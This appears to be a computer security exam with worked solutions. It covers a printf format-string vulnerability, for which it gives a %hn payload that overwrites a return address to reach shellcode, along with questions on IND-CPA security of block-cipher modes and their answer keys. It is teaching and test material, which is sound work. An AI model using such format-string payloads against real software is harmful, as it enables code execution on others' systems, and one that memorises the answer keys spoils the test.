Q1 *Antares* (0 points)

This problem is a (very) simplified variant of Question 6 of Project 1 , with the intention of introducing you to `printf` vulnerabilities.

Consider the following vulnerable code.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void echo(char *buf) {
5      char padding[12];
6      fgets(buf, 48, stdin);
7      printf(buf);
8  }
9
10 int main() {
11     char buf[48];
12     echo(buf);
13     return 0;
14 }
```

1. Which line of code contains the memory safety vulnerability? Briefly explain this vulnerability.

   Solution: Line 7 contains a `printf` vulnerability. Since no format string is passed into the `printf` call, an attacker can supply "%_" directives to read and write to arbitrary portions of memory.

2. Complete the stack diagram if the code were executed until a breakpoint set on line 8. Assume normal (non-malicious) program execution. You do not need to write the values on the stack, only the names. There are no extraneous boxes, and each box represents one item in memory. The bottom of the page represents the lower addresses.

main's RIP
main's SFP
buf[48]
&buf
echo's RIP
echo's SFP
padding[12]
&buf
printf's RIP
printf's SFP

3. Construct an input to Line **6** that would result in a successful execution of SHELLCODE. Assume that echo's RIP is stored at 0xffffff8e0 and that you have a SHELLCODE script stored at 0xffffbeef.

   Hint: You will find the following directives useful

   %_u: Treats args[i] as a VALUE. Print a variable-length number of bytes starting from args[i] (set _ to the desired length).

   %hn: Treats args[i] as a POINTER. Write the number of bytes that have been currently printed (as a two-byte number) to the memory address args[i].

   Solution:
   ```
   'A' * 4 + '\xe0\xf8\xff\xff' + 'A' * 4 + '\xe2\xf8\xff\xff' +
   '%c'*6 + '%' + str(0xbeef - 22) + 'u' + '%hn' + '%' +
   str(0xffff - 0xbeef) + 'u' + '%hn' + '\n'
   ```

Q2 *IV-e got a question for ya* **(24 points)**

Determine whether each of the following schemes is IND-CPA secure. This question has 6 subparts.

Q2.1 (6 points) AES-CBC where the IV for message M is chosen as HMAC-SHA256(k_2, M) truncated to the first 128 bits. The MAC key k_2 is distinct from the encryption key k_1.

Provide a short justification for your answer on your answer sheet.

● (A) Insecure ○ (C) —— ○ (E) ——

○ (B) Secure ○ (D) —— ○ (F) ——

Solution: For any given message, the IV will be the same each time it's encrypted $\implies$ deterministic scheme.

Q2.2 (6 points) AES-CTR where the IV for message M is chosen as HMAC-SHA256(k_2, M) truncated to the first 128 bits. The MAC key k_2 is distinct from the encryption key k_1.

Provide a short justification for your answer on your answer sheet.

Clarification made during the exam: You can assume that IV refers to the nonce for CTR mode.

● (G) Insecure ○ (I) —— ○ (K) ——

○ (H) Secure ○ (J) —— ○ (L) ——

Solution: For any given message, the IV will be the same each time it's encrypted $\implies$ deterministic scheme.

Q2.3 (3 points) AES-CBC where the IV for message M is chosen as SHA-256(x) truncated to the first 128 bits. x is a predictable counter starting at 0 and incremented *per message*.

● (A) Insecure ○ (C) —— ○ (E) ——

○ (B) Secure ○ (D) —— ○ (F) ——

Solution: CBC mode requires its IVs to be random and thus unpredictable. To break IND-CPA, the adversary could send its first challenge as $M = \text{SHA-256}(0)$, which would result in $C = \text{AES-CBC}_k(\text{SHA-256}(0) \oplus \text{SHA-256}(0)) = \text{AES-CBC}_k(0)$. Next, the adversary would send the challenge $M_0 = \text{SHA-256}(1), M_1 \neq M_0$, and the adversary knows that the challenger encrypted M_0 if $C_b = C$ and M_1 otherwise.

Q2.4 (3 points) AES-CTR where the IV for message M is chosen as SHA-256(x) truncated to the first 128 bits. x is a predictable counter starting at 0 and incremented *per message*.

Clarification made during the exam: You can assume that IV refers to the nonce for CTR mode.

◯ (G) Insecure ◯ (I) —— ◯ (K) ——

● (H) Secure ◯ (J) —— ◯ (L) ——

Solution: CTR mode is secure even with predictable nonces, so long as you never reuse a counter in any block. Note that if x were used directly as the nonce, this would be insecure. Consider two 2-block messages M_0 and M_1. The first message would be encrypted with $x = 0$, so the two blocks encrypt the counter 0 and 1. THe second message would be encrypted with $x = 1$, so the two blocks encrypt the counter 1 and 2, breaking security.

Q2.5 (3 points) AES-CBC where the IV for message M is chosen as HMAC-SHA256(k_2+x, M) truncated to the first 128 bits. The MAC key k_2 is distinct from the encryption key k_1 and x is a predictable counter starting at 0 and incremented *per message*.

◯ (A) Insecure ◯ (C) —— ◯ (E) ——

● (B) Secure ◯ (D) —— ◯ (F) ——

Solution: The IV is unpredictable to the attacker, even though the adversary can view previous IVs due to the properties of the HMAC.

Q2.6 (3 points) AES-CTR where the IV for message M is chosen as HMAC-SHA256(k_2+x, M) truncated to the first 128 bits. The MAC key k_2 is distinct from the encryption key k_1 and x is a predictable counter starting at 0 and incremented *per message*.

Clarification made during the exam: You can assume that IV refers to the nonce for CTR mode.

◯ (G) Insecure ◯ (I) —— ◯ (K) ——

● (H) Secure ◯ (J) —— ◯ (L) ——


Solution: The IV is unpredictable to the attacker, even though the adversary can view previous IVs due to the properties of the HMAC.

Q3 *Block Ciphers* **(15 points)**

Consider the following block cipher mode of operation.

M_i is the ith plaintext block. C_i is the ith ciphertext block. E_K is AES encryption with key K.

$$C_0 = M_0 = IV$$
$$C_i = E_K(M_{i-1} \oplus M_i)$$



Q3.1 (5 points) Which of the following is true about this scheme? Select all that apply.

■ (A) The encryption algorithm is parallelizable

☐ (B) If one byte of a plaintext block M_i is changed, then the corresponding ciphertext block C_i will be different in exactly one byte

☐ (C) If one byte of a plaintext block M_i is changed, then the next ciphertext block C_{i+1} will be different in exactly one byte

☐ (D) If two plaintext blocks are identical, then the corresponding ciphertext blocks are also identical

■ (E) The encryption algorithm requires padding the plaintext

☐ (F) None of the above

Solution:

(A) True. By looking at the equation or the diagram, we can see that ciphertext block C_i does not depend on any previous ciphertext block (it only depends on plaintext blocks M_{i-1} and M_i).

(B) False. Since the plaintext block is passed through a block cipher, changing one byte of block cipher input will cause the block cipher output to be completely different.

(C) False. Changing one byte of M_i will change one byte of $M_i \oplus M_{i+1}$, the input to the block cipher. Again, changing one byte of block cipher input will cause the block cipher output to be completely different.

(D) False. Since the plaintext block is XOR'd with the previous block of plaintext before being passed into a block cipher, the corresponding ciphertext blocks are not necessarily identical.

(E) True. The plaintext is passed as an input to the block cipher, so it must be padded to a multiple of the block size.

Q3.2 (4 points) TRUE or FALSE: If the IV is always a block of all 0s for every encryption, this scheme is IND-CPA secure. Briefly justify your answer.

◯ (G) True ● (H) False ◯ (I) —— ◯ (J) —— ◯ (K) —— ◯ (L) ——

Solution: False. There is no randomness, so the scheme must be deterministic, and deterministic schemes cannot be IND-CPA secure.

Q3.3 (6 points) TRUE or FALSE: If the IV is randomly generated for every encryption, this scheme is IND-CPA secure. Briefly justify your answer.

◯ (A) True ● (B) False ◯ (C) —— ◯ (D) —— ◯ (E) —— ◯ (F) ——

Solution: False. Intuitively, note that the randomness in the IV is not passed to subsequent blocks. The second block uses the second plaintext block M_2 and the previous plaintext block M_1 as block cipher input, but never uses the IV. This is the case for all subsequent blocks as well.

As a result, this scheme still leaks the existence of identical blocks. Formally, here are some ways Eve could win the IND-CPA game:

- Sending $M_0 = X\|X\|X$ and $M_1 = X\|Y\|Z$ results in the last two blocks of C_0 being identical
- Sending $M_0 = 0\|X$ and $M_1 = Y\|X$ results in distinguishable ciphertexts
- Sending the same message twice results in everything but the first block of the ciphertext being identical